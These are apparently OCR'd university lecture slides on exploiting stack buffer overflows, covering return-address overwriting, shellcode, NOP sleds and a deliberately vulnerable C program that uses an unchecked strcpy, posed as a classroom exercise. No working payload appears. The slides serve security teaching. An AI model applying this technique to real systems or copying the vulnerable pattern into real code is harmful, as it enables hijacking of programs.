- An unchecked **strcpy**, using input provided by an attacker, might be used to overwrite the function's return address. This potentially allows hijacking the execution of the program.

Shellcode

- We can create code that executes a command shell (or potentially other programs)

How do we combine the two to create an **exploit**?


- ***"Smashing the Stack for Fun and Profit"*** by Aleph One

Crafting an Exploit

We want to overwrite the function's return address with the address of our shellcode.


Problem: We may not know the exact address of where the buffer will start in the stack

Crafting an Exploit




Because we don’t know the exact starting address of **buf**, we’ll place our shellcode part-way into the exploit string.

Crafting an Exploit



Next, we examine the program we're attacking, and find an address close to where we think **buf** will reside on the stack.

Crafting an Exploit



Finally, we fill the beginning of the exploit string with **NOP** instructions: the CPU will just skip over these until it reaches our shellcode.

Finding the Starting Address

```
int foo(char * arg, char * out)
{
  strcpy( out, arg );
  return( 0 );
}

int main(int argc, char * argv[])
{
  char buf[64];

  assert( argc >= 2 );
  foo( argv[1], buf );
  return( 0 );
}
```

- Where is the vulnerability?
- Which return address will be overwritten?
- Which starting address are we trying to find?

Other Approaches

UNIVERSITY OF
TORONTO

Other Approaches

Other approaches are possible: what to use depends on the circumstances.

- **Problem:** The buffer is **not large enough** to hold the shellcode, and the shellcode would overwrite the return address.
  - Put the shellcode in another buffer somewhere else
  - Sometimes you can put the shellcode after the buffer
- **Problem:** The program forms the buffer from **several strings**.
  - It is common to have a buffer overflow when a program is building a list of things to return the user via **strcat**
  - The attacker may provide the shellcode in pieces

Questions?

UNIVERSITY OF TORONTO